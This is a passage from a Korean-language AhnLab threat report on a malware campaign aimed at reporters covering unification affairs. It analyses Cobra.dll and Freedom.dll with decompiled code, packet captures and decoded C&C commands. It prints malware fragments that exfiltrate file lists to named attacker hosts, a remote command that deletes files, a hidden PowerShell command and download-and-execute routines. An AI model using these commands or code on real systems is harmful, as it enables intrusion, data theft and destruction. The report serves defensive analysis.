        SystemTimeToTzSpecificLocalTime(0, &SystemTime, &LocalTime);
        v9 = strcmp(FindFileData.cFileName, ".");
        if ( v9 )
          v9 = -(v9 < 0) | 1;
        if ( !v9 )
          goto LABEL_16;
```

```
v9 = sub_1000C112(v7, 1, 0x100000, v17);
if ( !v9 )
  break;
sub_100019E0(&v19, 260, "%s%03d", (unsigned int)&v21);
sub_10008A80(&TempFileName, 0, 260);
sub_10008A80(&Buffer, 0, 260);
GetTempPathA(0x208u, &Buffer);
GetTempFileNameA(&Buffer, 0, 0, &TempFileName);
v10 = sub_1000B9DF(&TempFileName, "wb");
v16 = v10;
if ( !v10 )
{
  v13 = GetLastError();
  sub_10001A20("UploadBufferWrapper temp file open err = %d", v13);
  v15 = 0;
  break;
}
sub_1000C454((char)v7, 1, v9, v10);
sub_1000BBF1(v16);
sub_10001A20("szRemoteFileTmp = %s", &v19);
v11 = "nid-mail.esy.es";
if ( dword_1002659C )
  v11 = "121.156.97.40";
v15 = sub_10002080(v11);
DeleteFileA(&TempFileName);
v12 = GetLastError();
sub_10001A20("Upload split file (%s), %d err=%d [%d]", &v19, v15, v12, v9);
```

[그림 18] 폴더 및 파일 목록 수집(왼쪽) 및 수집된 정보의 C&C 서버 전송(오른쪽)

| Packet | Hostname | Content Type | Size | Filename |
|---|---|---|---|---|
| 20938 | my-homework.890m.com | text/html | 205 bytes | Ping.php?WORD=com_ &NO |
| 20943 | my-homework.890m.com | text/html | 229 bytes | Cobra_ |
| 21643 | nid-mail.esy.es | multipart/form-data | 862 kB | fileupload.php |
| 21657 | nid-mail.esy.es | text/html | 17 bytes | fileupload.php |

```
Directories and File list of C:₩Tools

2016-05-27 01-46  (773288 Bytes) accesschk.exe
2016-05-27 01-44  (403120 Bytes) accesschk64.exe
2006-11-01 14-06  (174968 Bytes) AccessEnum.exe
2007-07-12 06-26  (50379 Bytes) AdExplorer.chm
2012-11-14 11-22  (479832 Bytes) ADExplorer.exe
2015-10-26 16-06  (401616 Bytes) ADInsight.chm
```

```
Directories and File list of C:₩Samples

2019-01-07 00-22  (2047 Bytes) 2.wsf
2018-12-27 21-55  (6007 Bytes) 3.wsf
2019-01-07 10-59  (153600 Bytes) list.dll
```

[그림 19] C&C 서버로 전송된 감염 PC의 폴더 및 파일 목록

 © AhnLab, Inc. All rights reserved. 

[그림 19]에서 보이는 감염 PC의 폴더 및 파일 목록이 C&C 서버로 전송되면 공격자는 다음과 같은 두 가지 목적으로 활용할 수 있다.

(1) 공격 타깃의 PC일 경우, PC 제어 및 중요 자료 유출

(2) 분석가의 PC일 경우, 분석 방해 – 분석 툴 강제 종료, 허위 플래그(False Flag) 심기 등

안랩의 분석 당시, 공격자는 (2)번의 목적으로 추가 명령을 전송했다. 공격자는 앞서 list.dll(Cobra.dll)이 수집한 PC 정보를 분석해 감염 PC가 분석가의 시스템인 것을 파악할 수 있었을 것으로 보인다.

[그림 20]은 공격자가 전송한 추가 명령을 복호화한 것으로, 안랩이 분석을 위해 해당 악성코드 샘플을 저장한 경로를 볼 수 있다. 감염된 PC가 분석가의 PC임을 확인한 공격자는 감염 PC에서 실행되고 있는 3.wsf에 BASE64로 암호화된 명령을 전송, cmd 명령을 이용해 특정 경로에 존재하는 모든 파일을 삭제하도록 했다.

```
GET /gnu/board.php?m=            &v=1.2|3 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: ko
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: my-homework.890m.com

HTTP/1.1 200 OK
Server: openresty
Date: Mon, 07 Jan 2019 02:18:04 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.0.32

2c
Y21kfGNtZCAvYyBkZWwgL1EgQzpcXFNhbXBsZXNcKi4q
0
```

복호화 된 C&C명령: cmd|cmd /c del /Q C:\\Samples*.*

```
if(cmd_arr.length>1)
{
  if(cmd_arr[0]=="cmd")
  {
    exec_cmd(cmd_arr[1])
  }
function exec_cmd(c)
{
  if(c!="")
  {
    try
    {
      var a=objShell.Run(c+" > cmd_result",0,true);
      if(a==0)
      {
        upload("cmd_result","cmd_result")
      }
      delete_file("cmd_result")
    }
```

[그림 20] 3.wsf의 C&C 서버 통신 내역 2 - cmd 명령 실행

또한 [그림 20]에서 볼 수 있는 것처럼 3.wsf는 명령을 수행한 결과를 cmd_result로 저장하여 C&C 서버로 전송하도록 되어있다. 그러나 안랩의 분석 당시 감염 PC와 C&C 서버의 통신 패킷에서는 해당 명령의 결과를 확인할 수 없었다. 다만, 감염 PC의 HDD 볼륨 정보를 획득하는 아래의 명령에 대한 실행 결과는 [그림 21]과 같이 cmd_result로 저장하여 C&C 서버로 전송하는 것이 확인되었다.

| |
|---|
| - C&C 통신 예시 3<br>//cmd\|powershell.exe -windowstyle hidden get-psdrive -psprovider filesystem |

 © AhnLab, Inc. All rights reserved. 

```
--123098u19823j192j39123j1nini31n2
Content-Disposition: form-data; name="files"; filename="cmd_result"
Content-Type: application/octet-stream
Content-Length: 1338
```

▼ BASE64로 암호화된 C&C 명령 수행 결과 C&C로 전송


```
//4NAAoAVwBBAFIATgBJAE4ARwA6ACAAYwBvAGwAdQBtAG4AIAAiAEMAdQByAHIAZQBuAHQA
TABvAGMAYQB0AGkAbwBuACIAIABkAG8AZQBzACAAbgBvAHQAIABmAGkAdAAgAGkAbgB0AG8A
IAB0AGgAZQAgAGQAaQBzAHAAbABhAHkAIABhAG4AZAAgAHcAYQBzACAAcgBlAG0AbwB2AGUA
ZAANAAoALgANAAoADQAKAE4AYQBtAGUAIAAgACAAIAAgACAAIAAgACAAIAAgAFUAcwBlAGQA
IAAoAEcAQgApACAAIAAgACAAIABGAHIAZQBlACAAKABHAEIAKQAgAFAAcgBvAHYAaQBkAGUA
cgAgACAAIAAgACAAIABSAG8AbwB0ACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAA
```


▼ 복호화된 C&C명령 수행 결과

| Name | Used (GB) | Free (GB) | Provider | Root |
|---|---|---|---|---|
| C | 23.12 | 36.88 | FileSystem | C:\ |
| D | | | FileSystem | D:\ |
| Z | 79.09 | 396.88 | FileSystem | Z:\ |

[그림 21] 3.wsf의 C&C 서버 통신 내역 3 -HDD의 볼륨 정보 전송

한편, 안랩 시큐리티대응센터(ASEC)sms 3.wsf가 다운로드 한 list.dll(Cobra.dll)을 분석하는 과정에서 한 가지 특징을 발견했다. list.dll(Cobra.dll)은 2018년 12월 27일(13:38:14)에 제작되었으며, 특정 기능을 실행할 때마다 OutputDebugStringA()를 호출하여 디버그 메시지를 출력한다. 이는 공격자가 의도한 기능이 정상적으로 구현되는지 테스트하기 위한 목적으로 보인다. 또한 [그림 22]와 같이 C&C 서버와 통신하는 부분에 어색한 한글로 작성된 디버그 메시지('용량이 2메가 안넘음')가 존재한다.

```
.text:10001BAA                add     esp, 4          ; 한글로 "용량이 2메가 안넘음"란 문자열
.text:10001BAD                push    offset aI02B    ; "용량이 2메가 안넘음"
.text:10001BB2                call    sub_10001A20    ; OutputDebugStringA() Call

.rdata:10022898 aI02B         db '용량이 2메가 안넘음',0 ; DATA XREF: sub_10001AC0+ED↑o
```

[그림 22] OutputDebugStringA()와 한글 디버그 메시지

참고로, 2019년 1월 8일(03:11:11)에 제작된 변종에서는 OutputDebugStringA()를 호출하는 코드가 제거되었다([그림 23] 참고).

```
.text:10002A9D    mov     byte ptr [esp+868h+var_854+2], cl
.text:10002AA1    mov     ebx, ds:DeleteFileA
.text:10002AA7    jnz     short loc_10002AC2
.text:10002AA9    push    offset aCreateFileList ; "Create file list failed"
.text:10002AAE    call    sub_10001A20    ; OutputDebugStringA() Call
.text:10002AB3    add     esp, 4
.text:10002AB6    lea     eax, [esp+868h+TempFileName]
.text:10002ABA    push    eax             ; lpFileName
.text:10002ABB    call    ebx ; DeleteFileA
.text:10002ABD    jmp     loc_10002B8E
```

```
.text:10002A6F    mov     byte ptr [esp+868h+var_854+2], cl
.text:10002A73    test    eax, eax
.text:10002A75    jnz     short loc_10002A83
.text:10002A77    lea     eax, [esp+868h+TempFileName]
.text:10002A7B    push    eax             ; lpFileName
.text:10002A7C    call    edi ; DeleteFileA
.text:10002A7E    jmp     loc_10002B30
.text:10002A83 ; ---------------------------------------------------------------
.text:10002A83
.text:10002A83 loc_10002A83:                          ; CODE XREF: Letter+185↑j
```

[그림 23] 2018년 12월 악성코드(왼쪽)과 2019년 1월 변종(오른쪽)

 © AhnLab, Inc. All rights reserved. 

### (4) Freedom.dll(또는 AhnLabMon.dll)

2.wsf가 다운로드한 Freedom.dll(AhnLabMon.dll)의 주요 기능은 아래와 같다.

- 공격자의 구글 드라이브에서 C&C 서버 정보 다운로드
- 64비트용 Freedom.dll(AhnLabMon.dll) 다운로드 및 실행
- C&C로 감염 PC 정보 전송
- 악성코드 추가 다운로드 및 실행
  - 추가 다운로드 파일 형태: Cobra_감염 PC의 맥주소(예: Cobra_AABBCCDDEEFF)
- 감염 PC 정보를 C&C 서버로 전송

앞서 살펴본 2.wsf나 3.wsf와 같이 Freedom.dll 도 공격자의 구글 드라이브에 업로드된 특정 파일로부터 C&C 서버 정보를 다운로드한다.

```
URLDownloadToFileA(
  0,
  "https://drive.google.com/uc?export=download&id=                    _80aN_TZgn8uFv",
  &v10,                                  // v10 = %APPDATA%₩Microsoft₩₩AhnLabMon₩AhnLab.ini
  0,
  0);
```

my-homework.890m.com

[그림 24] 공격자의 구글 드라이브에서 C&C 다운로드

이후 [그림 25]와 같이 IsWow64Process()를 호출하여 감염 PC의 운영체제를 확인해 64비트일 경우 자기 자신의 64비트용 버전을 다운로드하고 실행한다. 또한 DeleteUrlCacheEntryA()를 호출하여 다운로드 흔적을 삭제하는데, 이는 향후 디지털 포렌식을 수행할 경우 악성코드 유입 경로 등을 파악하지 못 하도록 방해하기 위한 목적으로 보인다.

```
ProcessInformation.hThread = 0;
v1 = GetModuleHandleA("kernel32.dll");
v2 = GetProcAddress(v1, "IsWow64Process");
if ( v2 )
{
  v3 = GetCurrentProcess();
  ((void (__stdcall *)(HANDLE, HANDLE *))v2)(v3, &ProcessInformation.hThread);
}
if ( ProcessInformation.hThread )
{
  sub_10001000("Win 64 download file need");
GetTempPathA(0x104u, &Buffer);
GetTempFileNameA(&Buffer, 0, 0, &TempFileName);
sub_10004E30(&v19, 0, 1024);
sub_100024A0(&v19, 1024, "http://%s%s%s", (unsigned int)&unk_10024CA0);
((void (__cdecl *)(const char *, char))sub_10001000)("HttpDownloadFile : Remote Path = %s, %s", (unsigned int)&v19);
DeleteUrlCacheEntryA(&v19);
```

64비트 Windows인가?

my-homework.890m.com

다운로드 흔적 삭제

[그림 25] 64비트용 악성코드 다운로드 및 흔적 삭제

 © AhnLab, Inc. All rights reserved. 

안랩 분석 당시, 감염 PC와 C&C 서버의 통신 패킷에서 [그림 25]의 코드와 관련된 패킷을 확인할 수 있었는데, 해당 패킷에 AhnLab.cab이 포함되어 있었다. 파일명에서 알 수 있는 것처럼 공격자가 마치 보안 업체인 안랩이 제작한 파일인것처럼 위장한 것으로, 실제로는 cab 파일이 아니라 암호화된 파일이다. 해당 파일이 암호화되어 있는 이유는 다운로드 과정에서 네트워크 보안 장비의 탐지를 회피하고 디지털 포렌식을 방해하기 위한 것으로 보인다([그림 26] 참고).

```
15   200   HTTPS   doc-08-b0-docs.googleusercont...   /docs/securesc/
16   200   HTTP    my-homework.890m.com   /bbs/data/tmp/x64/AhnLab.cab
17   200   HTTP    Tunnel to   drive.google.com:443
2D 63 61 62 2D 63 6F 6D 70 72 65 73 73 65 64 0D 0A 43 6F 6E 74   -cab-compressed..Cont
65 6E 74 2D 4C 65 6E 67 74 68 3A 20 31 37 35 31 30 38 0D 0A 43   ent-Length: 175108..C
6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65   onnection: keep-alive
0D 0A 4C 61 73 74 2D 4D 6F 64 69 66 69 65 64 3A 20 53 75 6E 2C   ..Last-Modified: Sun,
20 30 36 20 4A 61 6E 20 32 30 31 39 20 31 35 3A 31 31 3A 30 32    06 Jan 2019 15:11:02
20 47 4D 54 0D 0A 41 63 63 65 70 74 2D 52 61 6E 67 65 73 3A 20    GMT..Accept-Ranges:
62 79 74 65 73 0D 0A 0D 0A C1 EE A1 6B FF 50 12 93 D3 15 80 EB   bytes....Áî¡kÿP..Ó..ë
03 55 D8 46 43 9B CB BD AD 5A 1C F4 39 27 13 14 76 C7 B8 DC 3D   .UØFC.Ë¼ Z.ô9'..vÇ¸Ü=
0F 18 F7 8F 05 9A 64 A0 40 08 1C 74 00 50 B1 CB 31 43 4A 9D F0   ..÷...d @..t.P±Ë1CJ.ð
94 03 09 8D 9B E3 06 6D 30 2B 4D A4 90 00 F1 B1 A8 9D DE 40 33   .....ã.m0+M¤..ñ±¨.Þ@3
28 2B B8 6A C9 59 A8 2D 5A 66 1A DA 63 80 08 B2 F1 EE 85 39 5A   (+¸jÉY¨-Zf.Úc..²ñî.9Z
C4 23 F7 1E 02 09 17 E8 0D 3E F0 FE F9 17 C6 73 02 69 86 A8 39   Ä#÷....è.>ðþù.Æs.i.¨9
C7 35 84 83 B7 37 6E A8 57 9C A6 E3 9F 3C 8D B7 F7 D9 5A 3A B1   Ç5..·7n¨W.¦ã.<.·÷ÙZ:±
42 35 4C F2 13 8F 51 C0 09 63 D6 60 D3 3C EA 1E D5 CB 34 9F 74   B5Lò..QÀ.cÖ`Ó<ê.ÕË4.t
```

[그림 26] 64비트용 Freedom.dll(또는 AhnLabMon.dll) 다운로드

암호화되어 있는 AhnLab.cab은 복호화 과정을 거친 후 AhnLabMon.dll로 생성되고, 아래와 같은 파라미터를 구성하여 실행된다.

| |
|---|
| - 자기 자신의 64비트용 버전을 실행하기 위한 파라미터:<br>C:₩Windows₩system32₩rundll32.exe %TEMP%₩임시파일명.tmp, RunControl |

또한 Freedom.dll(AhnLabMon.dll)도 맥 주소, IP, 감염 시간, 운영체제 버전 등 감염 PC의 정보를 수집하여 C&C 서버에 전송하는데, 이때 파라미터 형식은 다음과 같다.

| |
|---|
| - 감염 PC 정보를 C&C로 전송 시 파라미터<br>h**p://my-homework.890m.com/******/*****?WORD=com_[맥 주소]&NOTE=[BASE64로 암호화된 감염 PC 정보] |

 © AhnLab, Inc. All rights reserved. 

| | | | | | |
|---|---|---|---|---|---|
| 13 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |
| 15 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |
| 17 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |
| 19 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |
| 21 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |
| 23 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |
| 25 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |
| 27 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |
| 29 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |
| 31 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Ping.php?WORD=com_000C | i&NOTE=QnVpbGQgTnVtYmVyIDog |

```
cd
/home/u930135155/domains/my-homework.890m.com/public_html/bbs/data/tmp/upload/com_
txt2019-01-07 02:02:23,             ,Build Number : 7601, Major version : 6, Minor version : 1,
Bit : 0.0
```

[그림 27] C&C 서버로 전송되는 감염 PC 정보

안랩 분석 당시, C&C 정보에는 27개 IP의 감염 정보가 com_맥 주소.txt 형식으로 저장되어 있었다. 이들 IP에는 실제 감염 PC와 분석가의 PC 정보가 뒤섞여 있었으며, 실제 감염 피해가 있는 PC 비율을 정확하게 산출할 수는 없었다.

그러나 이들 27개 IP의 감염 정보를 토대로 최초 감염이 발생한 시점(2018.12.24 08:13:52)을 확인할 수 있었으며, 이로 미루어 공격자는 통일부 출입 기자단을 대상으로 악성코드를 유포하기에 앞서 지난 2018년 말부터 다양한 분야를 대상으로 악성코드를 유포했음을 알 수 있다.

| | | | | |
|---|---|---|---|---|
| com_ | .txt | 2019-01-08 오전 9:13 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:14 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:14 | 텍스트 문서 | 7KB |
| com_ | .txt | 2019-01-08 오전 9:13 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:14 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:14 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:13 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:13 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:13 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:13 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:14 | 텍스트 문서 | 3KB |
| com_ | .txt | 2019-01-08 오전 9:14 | 텍스트 문서 | 1KB |
| com_ | .txt | 2019-01-08 오전 9:14 | 텍스트 문서 | 1KB |

[그림 28] C&C 서버에 업로드된 감염 PC의 정보

 © AhnLab, Inc. All rights reserved. 

[그림 29]는 악성코드를 추가로 다운로드하기 위한 C&C 서버와의 통신 패킷으로, 몇 가지 특징이 발견됐다.

| | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 48 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#47] |
| 50 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#49] |
| 52 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#51] |
| 54 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#53] |
| 56 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | ❶ | C5 | 153,604 | | | explorer:1284 | [#55] |
| 60 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#59] |
| 65 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#64] |
| 72 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#71] |
| 177 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | ❷ | C5 | 172,548 | | | explorer:1284 | [#176] |
| 246 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#245] |
| 248 | 200 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | ❸ | C5 | 144,388 | | | explorer:1284 | [#247] |
| 254 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#253] |
| 257 | 404 | HTTP | my-homework.890m.com | /bbs/data/tmp/Cobra_00 | | C5 | 229 | text/html; charset=iso-8859-1 | | explorer:1284 | [#256] |

[그림 29] 추가 악성코드 다운로드 패킷

■ 가변적인 파일명

추가로 다운로드되는 파일의 이름은 Cobra_ + 감염 PC의 맥 주소의 형태다. 따라서 악성코드의 파일명 패턴과 감염 PC의 맥 주소를 모르면 파일을 다운로드할 수 없다. 또 악성코드가 바로 다운로드되는 것이 아니라 여러 번의 다운로드 실패 후 성공했다. 일반적으로 C&C 서버와 연결되면 바로 추가 악성코드가 다운로드되는 것과 다른 점이다. 공격자는 기존에 수집한 감염 PC의 정보를 분석하여 실제 공격 타깃인 PC에만 악성코드를 추가로 다운로드한 것으로 보인다. 즉, 분석가 등 의도하지 않은 사람 또는 시스템에서 파일을 다운로드할 수 없도록 해둔 것이다. 공격자는 2017년에 제작한 core.dll에서도 이러한 방식을 사용했다. 당시 core.dll은 악성 한글 문서와 함께 유포됐으며, 악성코드를 추가로 다운로드하는 URL에 감염 PC의 맥 주소를 사용했다([그림 30] 참고).


```
                        ; CODE XREF: Run+35E↓j
lea     eax, [ebp+DstBuf]
push    eax             ; _DWORD
call    dword_10016124  ; wininet.DeleteUrlCacheEntryA
xor     ecx, ecx
push    ecx             ; _DWORD
push    ecx             ; _DWORD
lea     eax, [ebp+TempFileName]
push    eax             ; _DWORD
lea     eax, [ebp+DstBuf]
push    eax             ; _DWORD
push    ecx             ; _DWORD
call    dword_10016128  ; urlmon.URLDownloadToFileA
                        ; 001AEEBC   00000000  |Arg1 = 00000000
                        ; 001AEEC0   001AF554  |Arg2 = 001AF554 ASCII "http://      guitar.co.kr/data/1407/solo/      5625F5/zerobase"
                        ; 001AEEC4   001AF658  |Arg3 = 001AF658 ASCII "C:¥Users¥   ¥AppData¥Local¥Temp¥75FC.tmp"
                        ; 001AEEC8   00000000  |Arg4 = 00000000
                        ; 001AEECC   00000000  ¥Arg5 = 00000000
```

[그림 30] 2017년 core.dll의 동작 방식

 © AhnLab, Inc. All rights reserved. 

## ■ 암호화된 파일 다운로드


다운로드한 파일을 암호화한 것은 다운로드 과정에서 네트워크 보안 장비에 의해 탐지되는 것을 회피하고 디지털 포렌식을 방해하기 위함이다. 암호화된 파일은 감염 PC에 다운로드된 후 [그림 31]의 복호화 과정을 거쳐 실행 가능한 악성코드로 생성된다.




[그림 31] 복호화 코드(왼쪽) 및 복호화 전후(오른쪽)

## ■ 동일한 파일명 및 함수명

Freedom.dll(AhnLabMon.dll)은 Rundll32.exe를 통해 복호화된 3개의 Cobra.dll에 공통적으로 존재하는 Query()를 실행한다([그림 32] 참고).




[그림 32] Cobra.dll 실행 방식


 © AhnLab, Inc. All rights reserved. 

(5) Cobra.dll

복호화된 Cobra.dll 3개의 특징 및 기능은 [표 3]과 같다.

| 구분 | 특징 |
|---|---|
| Cobra.dll 1 | ▪ 3.wsf가 다운로드한 list.dll(Cobra.dll)와 동일한 파일<br>▪ C&C 정보(nid-mail.esy.es)는 하드 코딩 되어 있음 |
| Cobra.dll 2 | ▪ Cobra.dll 1와 동일하지만 C&C 서버 정보는 별도의 ini로부터 읽어 옴 |
| Cobra.dll 3 | ▪ 감염 PC의 플랫폼에 따라 각각 아래의 악성코드 다운로드, 복호화 및 실행<br>- 32비트 윈도우일 경우: secu32_init, private32<br>- 64비트 윈도우일 경우: secu64_init, private64 |

[표 3] Cobra.dll의 특징 및 기능




[그림 33] Cobra.dll의 다운로드 및 복호화 과정

 © AhnLab, Inc. All rights reserved. 

Cobra.dll 3은 2017년에 제작된 core.dll이 추가로 다운로드하는 1F46.tmp와 동일한 기능을 하는데, 파일 다운로드, 복호화 및 실행, 레지스트리 값 추가, 중복 실행 방지를 위한 뮤텍스 생성 등이 그것이다([그림 34] 참고).

```
/data/cheditor/dir
nyid      .      com
http://%s%s/%s/secu64
